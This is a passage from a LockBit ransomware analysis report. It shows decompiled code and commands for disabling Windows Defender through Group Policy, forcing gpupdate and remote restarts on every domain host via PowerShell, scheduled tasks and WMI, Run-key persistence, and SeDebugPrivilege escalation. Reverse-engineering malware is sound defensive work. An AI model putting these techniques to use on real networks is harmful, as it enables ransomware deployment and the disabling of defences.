      <using prefix="ns0" namespace="Microsoft.Policies.WindowsDefender" />
   </policyNamespaces>
   <comments>
      <admTemplate />
   </comments>
   <resources minRequiredRevision="1.0">
      <stringTable />
   </resources>
</policyComments>
```

The **Registry.pol** contains the following list of registry paths and the values to configure them.

- **Software\Policies\Microsoft\Windows Defender\DisableAntiSpyware**: True
- **Software\Policies\Microsoft\Windows Defender\Real-Time Protection\DisableRealtimeMonitoring**: True
- **Software\Policies\Microsoft\Windows Defender\Spynet\SubmitSamplesConsent**: Never send
- **Software\Policies\Microsoft\Windows Defender\Threats\Threats_ThreatSeverityDefaultAction**: Enabled
- **Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction\Low**: Ignored
- **Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction\Medium**: Ignored
- **Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction\High**: Ignored
- **Software\Policies\Microsoft\Windows Defender\Threats\ThreatSeverityDefaultAction\Severe**: Ignored
- **Software\Policies\Microsoft\Windows Defender\UX Configuration\Notification_Suppress**: Enabled

These following registry configurations disable Windows Defender features such as anti-spyware, real-time protection, submitting samples to Microsoft servers, default actions, and displaying notification on all network hosts.

Forcing GPUpdate On All Hosts Through PowerShell

After adding these new policies, **LockBit** calls **Sleep** to wait for 1 minute for the changes to be applied before creating a process to invoke **gpupdate.exe** to run on these network hosts.

First, using an **IADs** object from the Domain Controller's **rootDSE**, the malware calls **IADs::Get** to retrieve the default naming context to retrieve the name of the Active Directory domain.

```
defaultNamingContext_str[0x27] = 0xE0;
v34 = 0;
defaultNamingContext_str[0x28] = 0xFD;        // defaultNamingContext
for ( j = 0; j < 0x29; ++j )
  defaultNamingContext_str[j] ^= j + v32;
v34 = 0;
oleaut32_dll = OLEAUT32_DLL;
if ( !OLEAUT32_DLL )
{
  oleaut32_dll = get_oleaut32_dll();
  OLEAUT32_DLL = oleaut32_dll;
}
SysAllocString = SysAllocString_0;
if ( !SysAllocString_0 )
{
  SysAllocString = get_SysAllocString(oleaut32_dll);
  SysAllocString_0 = SysAllocString;
}
defaultNamingContext_sysstr = (SysAllocString)(defaultNamingContext_str);
if ( !defaultNamingContext_sysstr
  || pADs->lpVtbl->Get(pADs, defaultNamingContext_sysstr, defaultNamingContext_prop) < 0 )
{
  goto LABEL_38;
}
```

Figure 68: Group Policy: Retrieving AD Domain Name.

Next, **LockBit** formats the following command where the search base is set to the Active Directory domain name. This Powershell command search through all computers on the Active Directory domain, and for each found, it force-invokes GPUpdate on that host to apply the new Group Policy changes. The malware launches this command by calling **CreateProcessW**.

```
powershell.exe -Command "Get-ADComputer -filter * -Searchbase '%s' | foreach{ Invoke-GPUpdate -computer $_.name -force -RandomDelayInMinutes 0}
```

```
powershell_command_format[0x11F] = 0x72;
powershell_command_format[0x120] = 0x69;    // powershell.exe -Command "Get-ADComputer -filter *
                                            // -Searchbase '%s' | foreach{ Invoke-GPUpdate -computer
                                            // $_.name -force -RandomDelayInMinutes 0}"
v27 = 0;
for ( k = 0; k < 0x121; ++k )
  powershell_command_format[k] -= 4;
w_vsnwprintf_0(&full_powershell_command, 0x400, powershell_command_format, defaultNamingContext_prop[2]);
memset(&StartupInfo, 0, sizeof(StartupInfo));
StartupInfo.cb = 0x44;
memset(&lpProcessInformation, 0, sizeof(lpProcessInformation));
v10 = KERNEL32_DLL;
if ( !KERNEL32_DLL )
{
  v10 = Resolve_Kernel32();
  KERNEL32_DLL = v10;
}
CreateProcessW = CreateProcessW_1;
if ( !CreateProcessW_1 )
{
  CreateProcessW = resolve_CreateProcessW(v10);
  CreateProcessW_1 = CreateProcessW;
}
if ( (CreateProcessW)(0, full_powershell_command, 0, 0, 0, 0x8000000, 0, 0, &StartupInfo, &lpProcessInformation) )
{
```

Figure 69: Group Policy: Launching Powershell Command To Force GPUpdate.

Forcing GPUpdate On All Hosts Manually

If the above fails, **LockBit** attempts to force running GPUpdate manually.

After retrieving the name of the Active Directory domain, the malware appends it to **"LDAP://"** to build the full domain path and calls **ADsOpenObject** to retrieve an **IDirectorySearch** object to perform queries on AD hosts.

```
full_AD_path = full_AD_path_1;
lstrcatW(full_AD_path_1, defaultNamingContext_prop[2]);// "LDAP://" + <AD domain>
if ( ::ADsOpenObject(full_AD_path, 0, 0, 1u, &IID_IDirectorySearch, &ppIDirectorySearch) < 0 )
  goto LABEL_407;
```

Figure 70: Group Policy: Getting IDirectorySearch Object.

Next, **LockBit** calls **IDirectorySearch::SetSearchPreference** to set the search preference to **ADS_SEARCHPREF_SEARCH_SCOPE** and **IDirectorySearch::ExecuteSearch** to search for the name of each computer in the AD domain.

```
pSearchPrefs.dwSearchPref = ADS_SEARCHPREF_SEARCH_SCOPE;
pSearchPrefs.vValue.dwType = ADSTYPE_INTEGER;
pSearchPrefs.vValue.anonymous_0.Boolean = 2;
if ( ppIDirectorySearch->lpVtbl->SetSearchPreference(ppIDirectorySearch, &pSearchPrefs, 1) < 0 )
{
```

```
name_sysstr = SysAllocString_1(name_str);
name_sysstr_1 = name_sysstr;
if ( !name_sysstr
  || (name_sysstr_2 = name_sysstr,
      ppIDirectorySearch->lpVtbl->ExecuteSearch(
        ppIDirectorySearch,
        objectCategory_computer_str_1,        // "(objectCategory=computer)"
        &name_sysstr_2,                       // "name"
        1,
        &AD_domain_name_search_handle) < 0) )
{
```

Figure 71, 72: Group Policy: Executing AD Search For PC Names.

Next, **LockBit** calls **GetFirstRow** and **GetNextRow** to iterate through each row of the search result. For each row, it calls **GetNextColumnName** and **GetColumn** to get the data from each column of that row. The malware accesses the **DNString** field in each named column to retrieve a Distinguished Name (DN) of a network host in the domain. Given the host name, **LockBit** calls **CreateThread** to launch a thread to manually execute GPUpdate and force the host to restart.

```
if ( ppIDirectorySearch->lpVtbl->GetFirstRow(ppIDirectorySearch, AD_domain_name_search_handle) != 0x5012 )
{
  do
  {
    if ( ppIDirectorySearch->lpVtbl->GetNextColumnName(
           ppIDirectorySearch,
           AD_domain_name_search_handle,
           &name_column_name) == 0x5013 )
      continue;
    do
    {
      if ( ppIDirectorySearch->lpVtbl->GetColumn(
             ppIDirectorySearch,
             AD_domain_name_search_handle,
             name_column_name,
             &name_column_search_handle) < 0 )
        goto LABEL_253;
```

```
LABEL_251:
        CreateThread_1 = CreateThread;
LABEL_252:
        AD_DNString_host = StrDupW(name_column_search_handle.pADsValues->DNString);
        thread_gpudate_and_force_restart_handle = CreateThread(0, 0, thread_gpudate_and_force_restart, AD_DNString_host);
        v186 = total_thread_count;
        AD_thread_array[total_thread_count] = thread_gpudate_and_force_restart_handle;
        total_thread_count = v186 + 1;
        ppIDirectorySearch->lpVtbl->FreeColumn(ppIDirectorySearch, &name_column_search_handle);
        FreeADsMem = ::FreeADsMem;
LABEL_253:
        FreeADsMem(name_column_name);
      }
      while ( ppIDirectorySearch->lpVtbl->GetNextColumnName(
                ppIDirectorySearch,
                AD_domain_name_search_handle,
                &name_column_name) != 0x5013 );
    }
    while ( ppIDirectorySearch->lpVtbl->GetNextRow(ppIDirectorySearch, AD_domain_name_search_handle) != 0x5012 );
```

Figure 73, 74: Group Policy: Enumerating AD Hosts' Distinguished Name.

The thread function only executes if the malware is currently running on a Domain Controller.

First, **LockBit** calls **CoCreateInstance** to retrieve an **ITaskService** object and calls **ITaskService::Connect** to establish a connection to the network host using its DN.

```
CoCreateInstance = CoCreateInstance_1;
if ...
if ( (CoCreateInstance)(&CLSID_TaskScheduler, 0, 1, &IID_ITaskService, &pITaskService) >= 0 )
{
```

```
emtpy_variant.lVal = (SysAllocString_2)(empty_str);
if ( emtpy_variant.lVal
  && (pITaskService->lpVtbl->Connect)(
       pITaskService,
       AD_DNS_host_variant,
       null_variant,                    // user
       null_variant,                    // domain
       null_variant) >= 0 )             // password
{
```

Figure 75, 76: Group Policy: Connecting To AD Hosts.

Next, it calls **ITaskService::GetFolder** to retrieve an **ITaskFolder** objet corresponding to a folder of registered tasks and calls **ITaskFolder::DeleteTask** to delete any existing task for this specific host.

LockBit then calls **ITaskService::NewTask** to create a new task for the network host.

```
slash_sysstr = SysAllocString_3(slash_str);
if ( pITaskService_lpVtbl->GetFolder(pITaskService, slash_sysstr, ppFolder) >= 0 )
{
  ppFolder_1->lpVtbl->DeleteTask(ppFolder_1, AD_DNS_host_variant.lVal, 0);
  if ( pITaskService->lpVtbl->NewTask(pITaskService, 0, &task_definition) >= 0
    && task_definition->lpVtbl->get_RegistrationInfo(task_definition, &task_registration_info) >= 0 )
  {
```

Figure 77: Group Policy: Creating New Task.

After retrieving the **IPrincipal** object, the malware calls **IPrincipal::put_LogonType** to set the task to be started in the user's interactive logon session. It also calls **IPrincipal::put_RunLevel** to set the task to run with the least privileges.

```
if ( task_principle->lpVtbl->put_Id(task_principle, id_string) >= 0
  && task_principle->lpVtbl->put_LogonType(task_principle, TASK_LOGON_INTERACTIVE_TOKEN) >= 0
  && task_principle->lpVtbl->put_RunLevel(task_principle, TASK_RUNLEVEL_LUA) >= 0 )
```

Figure 78: Group Policy: Setting Task Properties.

After retrieving the **ITaskDefinition** object, **LockBit** calls **ITaskDefinition::get_Triggers** to retrieve an **ITriggerCollection** object. It then calls **ITriggerCollection::Create** to create a new trigger for the task which is triggered when the task is registered.

```
task_principle_lpVtbl = task_principle->lpVtbl;
Users_sysstr = (SysAllocString_4)(Users_str_1);
if ( task_principle_lpVtbl->put_GroupId(task_principle, Users_sysstr) >= 0// GroupID = Users
  && task_definition->lpVtbl->get_Settings(task_definition, &taskdef_settings) >= 0
  && taskdef_settings->lpVtbl->put_StartWhenAvailable(taskdef_settings, 0xFFFFFFFF) >= 0
  && task_definition->lpVtbl->get_Triggers(task_definition, &taskdef_trigger) >= 0
  && taskdef_trigger->lpVtbl->Create(taskdef_trigger, TASK_TRIGGER_REGISTRATION, &trigger_obj) >= 0
  && trigger_obj->lpVtbl->QueryInterface(
       trigger_obj,
       &IID_IRegistrationTrigger,
       &IRegistrationTrigger_obj) >= 0 )
```

Figure 79: Group Policy: Creating Trigger For Task.

Using the **ITaskDefinition** object, the malware also calls **ITaskDefinition::get_Actions** to retrieve an **IActionCollection** object. It then calls **IActionCollection::Create** to create a new action for the task specifying that it is an executable action.

```
if ( lpVtbl->put_Delay(IRegistrationTrigger_obj, PT30S_sysstr) >= 0
  && task_definition->lpVtbl->get_Actions(task_definition, &pActionCollection) >= 0//     //  Add an Action to the task.
  && pActionCollection->lpVtbl->Create(pActionCollection, TASK_ACTION_EXEC, &pAction) >= 0
  && pAction->lpVtbl->QueryInterface(pAction, IID_IExecAction, &pExecAction_obj) >= 0 )
{
```

Figure 80: Group Policy: Creating Executable Action For Task.

Next, using the action object **IExecAction**, **LockBit** calls **IExecAction::put_Path** to set the path of the executable action to **"gpupdate.exe"**.

```
gpupdate_exe_str[0x18] = 0x29;// gpupdate.exe
gpupdate_exe_str[0x19] = 0;
for ( jj = 0; jj < 0x19; ++jj )
  gpupdate_exe_str[jj] -= 4;
v59 = OLEAUT32_DLL;
if ( !OLEAUT32_DLL )
{
  v59 = get_oleaut32_dll();
  OLEAUT32_DLL = v59;
}
SysAllocString_6 = SysAllocString_0;
if ( !SysAllocString_0 )
{
  SysAllocString_6 = get_SysAllocString(v59);
  SysAllocString_0 = SysAllocString_6;
}
pExecAction_obj_lpVtbl = pExecAction_obj->lpVtbl;
gpupdate_exe_sysstr = (SysAllocString_6)(gpupdate_exe_str);
if ( pExecAction_obj_lpVtbl->put_Path(pExecAction_obj, gpupdate_exe_sysstr) >= 0 )// Set the path of the executable to gpupdate.exe.
{
```

Figure 81: Group Policy: Setting Action Path To gpupdate.exe.

Next, it calls **IExecAction::put_Arguments** to put **"/force"** the executable's argument, **ITaskFolder::RegisterTaskDefinition** to register the task's definition, and **IRegisteredTask::Run** to run the task immediately.

```
force_str[0xC] = 0x64;// /force
force_str[0xD] = 0;
for ...
v64 = OLEAUT32_DLL;
if ...
SysAllocString_7 = SysAllocString_0;
if ...
pExecAction_obj_lpVtbl_1 = pExecAction_obj->lpVtbl;
force_sysstr = (SysAllocString_7)(force_str);
if ( pExecAction_obj_lpVtbl_1->put_Arguments(pExecAction_obj, force_sysstr) >= 0 )
{
  v68 = OLEAUT32_DLL;
  if ( !OLEAUT32_DLL )
  {
    v68 = get_oleaut32_dll();
    OLEAUT32_DLL = v68;
  }
  SysAllocString_8 = SysAllocString_0;
  if ( !SysAllocString_0 )
  {
    SysAllocString_8 = get_SysAllocString(v68);
    SysAllocString_0 = SysAllocString_8;
  }
  ppFolder_2 = ppFolder_1->lpVtbl;
  task_name_sysstr = SysAllocString_8(task_name);
  if ( (ppFolder_2->RegisterTaskDefinition)(ppFolder_1, task_name_sysstr) >= 0
    && pRegisteredTask->lpVtbl->Run(pRegisteredTask, emtpy_variant, &ppRunningTask) >= 0 )// Runs the registered task immediately.
  {
    v1 = 1;
  }
```

Figure 82: Group Policy: Registering & Force-Running GPUpdate Task.

This will run GPUpdate on the network host immediately and whenever someone is logging into the host, which will then apply the Group Policy changes from the Domain Controller.

Finally, **LockBit** forces the network host to restart itself.

It does this by calling **CoCreateInstance** to retrieve an **IWbemLocator** object. Using the object, it calls **IWbemLocator::ConnectServer** to connect to **"\\<AD Host Name>\ROOT\CIMV2"**.

```
ROOT_CIMV2_format_str[0x1C] = 0x69;
ROOT_CIMV2_format_str[0x1D] = 4;
ROOT_CIMV2_format_str[0x1E] = 0xB;            // \\%s\ROOT\CIMV2
v141 = 0;
for ( i = 0; i < 0x1F; ++i )
  ROOT_CIMV2_format_str[i] ^= v139;
v141 = 0;
w_vsnwprintf_0(&ROOT_CIMV2_host_str, 0x400, ROOT_CIMV2_format_str, AD_DNString_host_name);
if ( IWbemLocator->lpVtbl->ConnectServer(IWbemLocator, ROOT_CIMV2_host_str, 0, 0, 0, 0, 0, 0, &root_namespace) < 0
  || CoSetProxyBlanket(root_namespace, 0xFFFFFFFF, 0xFFFFFFFF, 0xFFFFFFFF, 3u, 3u, 0xFFFFFFFF, 0x800u) < 0 )
{
```

Figure 83: Group Policy: Connecting To Host's ROOT\CIMV2 Namespace.

Next, the malware calls **IWbemServices::GetObjectA** to retrieve an **IWbemClassObject** object corresponding to all Win32 processes on the network host. Using this object, it calls **IWbemClassObject::GetMethod** to retrieve an **IWbemClassObject** object corresponding to a method to create processes. Then, it calls **IWbemClassObject::SpawnInstance** to create a new instance of the process creation method.

```
if ( !Win32_Process_sysstr
  || root_namespace->lpVtbl->GetObjectA(root_namespace, Win32_Process_sysstr, 0, 0, &win32_processes_object, 0) < 0// "Win32_Process"
  || win32_processes_object->lpVtbl->GetMethod(win32_processes_object, Create_sysstr, 0, &process_create_method, 0) < 0// "Create"
  || process_create_method->lpVtbl->SpawnInstance(process_create_method, 0, &process_create_method_instance) < 0 )
{
```

Figure 84: Group Policy: Process Creation Method.

Finally, it resolves the stack string **"cmd.exe /c "shutdown.exe /r /f /t 0""**, calls **IWbemClassObject::Put** with the property name **"CommandLine"**, and **IWbemServices::ExecMethod** to execute the process creation method to spawn a command-line process to execute the command above.

This command forces running applications to close without warning users and restarts the computer after shutting down immediately.

```
CommandLine_str[0x15] = 0x1E;
CommandLine_str[0x16] = 0x13;                    // CommandLine
v144 = 0;
for ( k = 0; k < 0x17; ++k )
  CommandLine_str[k] ^= v142;
v144 = 0;
if ( process_create_method_instance->lpVtbl->Put(
       process_create_method_instance,
       CommandLine_str,
       0,
       cmd_exe_shutdown_exe_sysstr_1,
       0) >= 0 )
  root_namespace->lpVtbl->ExecMethod(
    root_namespace,
    Win32_Process_sysstr_1,
    Create_sysstr,
    0,
    0,
    process_create_method_instance,
    &ppOutParams,
    0);
```

Figure 85: Group Policy: Executing Command To Restart.

Persistence Registry

Prior to executing encryption routines, **LockBit** sets up persistence through the registry in case the malware gets interrupted by the system shutting down midway through.

First, the malware resolves the stack string **"SOFTWARE\Microsoft\Windows\CurrentVersion\Run"** and calls **RegCreateKeyExA** to get the handle to this registry key.

```
LABEL_30:
  RegCreateKeyExA_1 = RegCreateKeyExA;
LABEL_31:                                        // SOFTWARE\Microsoft\Windows\CurrentVersion\Run
  v25 = (RegCreateKeyExA)(HKEY_CURRENT_USER, run_regkey_str, 0, 0, 0, 0x2001F, 0, &run_regkey_handle, v206);
  v26 = 0;
```

Figure 86: Retrieving Persistence Registry Key Handle.

First, the malware resolves the stack string **"{\%02X%02X%02X%02X-%02X%02X-%02X%02X-%02X%02X-%02X%02X%02X%02X%02X%02X}"** and formats it using its public key. This formatted string will be used as the value name to set up the persistence registry key.



Figure 87: Generating Persistence Registry Key Value Name.

Next, the malware calls **RegQueryValueExW** to retrieve the data at the registry key above. If this is successful, **LockBit** tests to see if the data is correct by calling **lstrcmpiW** to compare it with the malware executable path. If retrieving the data fails because the registry value has not been set or the data inside is incorrect, the malware calls **RegSetValueExW** to set the data to its own path to establish persistence.

```
curr_image_path_1 = curr_image_path;
v182 = w_strlen(curr_image_path);
v215 = RegSetValueExW(
         run_regkey_handle,
         registry_value_name,// set image path to run regkey
         0,
         1,
         curr_image_path_1,// malware executable path
         2 * v182 + 2) == 0;
```

Figure 88: Establishing Persistence Through Registry.

Once the encryption is finished, the malware removes this persistence key by calling **RegDeleteValueW** to prevent itself from running again if the user decides to restart their encrypted machine.

```
  }
  RegDeleteValueW_1 = (v50 + *(v50 + *(v221 + 0x1C) + 4 * *(v50 + *(v221 + 0x24) + 2 * curr_image_path)));
LABEL_90:
  ::RegDeleteValueW_1 = RegDeleteValueW_1;
LABEL_91:
  (RegDeleteValueW_1)(run_regkey_handle, registry_value_name);
```

Figure 89: Removing Persistence Registry Key Post-Encryption.

Set LockBit Default Icon

Because all files encrypted by **LockBit** have the extension **.lockbit**, the malware attempts to change the registry to set up the default icon for this extension using an embedded icon file in memory. This is only executed when the malware has admin privilege and the configuration flag at index 7 is set.



Figure 90: LockBit Default Icon For .lockbit Extension.

First, **LockBit** resolves the stack string **"\??\C:\windows\system32\%02X%02X%02X.ico"** and formats it using its public key.

```
full_sys32_ico_path_format_str[0x4E] = 0x21;
full_sys32_ico_path_format_str[0x4F] = 0x50;
full_sys32_ico_path_format_str[0x50] = 0x13;  // \??\C:\windows\system32\%02X%02X%02X.ico
v58 = 0;
for ( i = 0; i < 0x51; ++i )
  full_sys32_ico_path_format_str[i] ^= i + v56;
v58 = 0;
v4 = USER32_DLL;
if ...
wsprintfW = ::wsprintfW;
if ...
(wsprintfW)(
  remote_sys32_ico_path,
  full_sys32_ico_path_format_str,
  LOCKBIT_PUBLIC_KEY[0],
  LOCKBIT_PUBLIC_KEY[1],
  LOCKBIT_PUBLIC_KEY[2]);
```

Figure 91: Generating Icon File Path.

Next, using this file path, the malware calls **NtCreateFile** to retrieve a handle to this file in the System32 folder. It also calls **NtWriteFile** to write the embedded icon file content into this file.

```
NtCreateFile = Resolve_NtCreateFile();
if ( NtCreateFile(&ico_file_handle, 0x40000000, &ObjectAttributes, v41, 0, 0x80, 0, 5, 0, 0, 0) >= 0 )
{
  ico_file_handle_1 = ico_file_handle;
  NtWriteFile = ResolveApi_NtWriteFile();
  if ( NtWriteFile(ico_file_handle_1, 0, 0, 0, v41, &LockBit_ICO_CONTENT, 0x2CEE, &v42, 0) >= 0 )// write icon file into system32
  {
    ico_file_handle_2 = ico_file_handle;
    NtClose = Resolve_NtClose();
    if ( NtClose(ico_file_handle_2) >= 0 )
    {
```

Figure 92: Writing Icon File.

LockBit then resolves the stack string **"\Registry\Machine\Software\Classes\.lockbit"** and calls **NtCreateKey** to create this registry key corresponding to the **".lockbit"** extension.

```
lockbit_ext_obj_attr.Length = 0x18;
lockbit_ext_obj_attr.ObjectName = reg_classes_lockbit_ext_ustr;// \Registry\Machine\Software\Classes\.lockbit
lockbit_ext_obj_attr.RootDirectory = 0;
lockbit_ext_obj_attr.Attributes = 0x40;
lockbit_ext_obj_attr.SecurityDescriptor = 0;
lockbit_ext_obj_attr.SecurityQualityOfService = 0;
NtCreateKey = get_NtCreateKey();
if ( NtCreateKey(lockbit_ext_reg_key, 0x2000000, &lockbit_ext_obj_attr, 0, 0, 0, 0) >= 0 )
```

Figure 93: Creating .lockbit Extension Registry Key.

If the registry key above is created sucessfully, **LockBit** resolves the stack string **"\Registry\Machine\Software\Classes\.lockbit\DefaultIcon"** string, calls **NtCreateKey** to create this registry key, and calls **NtSetValueKey** to set the data of the **DefaultIcon** value to the icon file path in System32.

```
lockbit_ext_obj_attr.Length = 0x18;
lockbit_ext_obj_attr.ObjectName = default_icon_reg_path_unicode; // \Registry\Machine\Software\Classes\.lockbit\DefaultIcon
lockbit_ext_obj_attr.RootDirectory = 0;
lockbit_ext_obj_attr.Attributes = 0x40;
lockbit_ext_obj_attr.SecurityDescriptor = 0;
lockbit_ext_obj_attr.SecurityQualityOfService = 0;
NtCreateKey_1 = get_NtCreateKey();
if ( NtCreateKey_1(&lockbit_default_icon_reg_key, 0x2000000, &lockbit_ext_obj_attr, 0, 0, 0, 0) ≥ 0 )
{
  sys32_ico_path_unicode_1 = sys32_ico_path_unicode;
  v33 = v47;
  lockbit_default_icon_reg_key_1 = lockbit_default_icon_reg_key;
  NtSetValueKey = get_NtSetValueKey();
  if ( NtSetValueKey(lockbit_default_icon_reg_key_1, null_unicode_str, 0, 1, v33, sys32_ico_path_unicode_1) ≥ 0 )
  {
```

Figure 94: Creating & Setting .lockbit Extension DefaultIcon Registry Key.

Finally, **LockBit** resolves and calls **SHChangeNotify** with the event ID **SHCNE_ASSOCCHANGED** to notify the system that a file type association has changed, which updates all files with extension **.lockbit** to have this particular icon.

```
SHChangeNotify_str[0xB] = 0xF;   // SHChangeNotify
SHChangeNotify_str[0xC] = 1;
v67 = 0;
SHChangeNotify_str[0xD] = 0x11;
for ( m = 0; m < 0xE; ++m )
  SHChangeNotify_str[m] ^= m + v65;
v27 = KERNEL32_DLL;
v67 = 0;
if ( !KERNEL32_DLL )
{
  v27 = Resolve_Kernel32();
  KERNEL32_DLL = v27;
}
GetProcAddress = GetProcAddress_1;
if ( !GetProcAddress_1 )
{
  GetProcAddress = get_GetProcAddress_0(v27);
  GetProcAddress_1 = GetProcAddress;
}
SHChangeNotify = (GetProcAddress)(shell32_dll_handle, SHChangeNotify_str);
if ( SHChangeNotify )
  SHChangeNotify(SHCNE_ASSOCCHANGED, 0, 0, 0);
```

Figure 95: Notifying & Applying Icon Change.

Pre-Encryption System Clean-Up

Before launching a thread to perform pre-encryption system clean-up, **LockBit** attempts to gain **SeDebugPrivilege** privilege. This privilege allows the malware to debug and freely access other processes in the system.

First, it calls **NtOpenProcessToken** to retrieve its own process token, **LookupPrivilegeValueA** to retrieve the locally unique identifier (LUID) of the **SeDebugPrivilege** privilege, and **NtAdjustPrivilegesToken** to give itself that privilege.

```
LookupPrivilegeValueA(0, SeDebugPrivilege_str, &SeDebugPrivilege_LUID);// "SeDebugPrivilege"
TokenPrivileges.Privileges[0].Luid = SeDebugPrivilege_LUID;
TokenPrivileges.PrivilegeCount = 1;
TokenPrivileges.Privileges[0].Attributes = 2;
v26 = NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink->Flink[3].Flink;
NtAdjustPrivilegesToken = NtAdjustPrivilegesToken_0;
v49 = v26;
if ...
if ( (NtAdjustPrivilegesToken)(curr_proc_token, 0, &TokenPrivileges, 0x10, 0, 0) )
{
  qmemcpy(v41, "Jjrdu3Dg", 8);
  v41[8] = 0x7F;
  qmemcpy(v42, "aqu", 3);
  v42[3] = 0x7F;
  strcpy(v43, "|y'>Pk");
  for ( j = 0; j < 0x13; ++j )                // Debug Privilege: OK
    v41[j] ^= j + 0xE;
  v43[6] = 0;
  send_log_message(v41, 2);
}
```

Figure 96: Setting SeDebugPrivilege Privilege.

Stopping Services

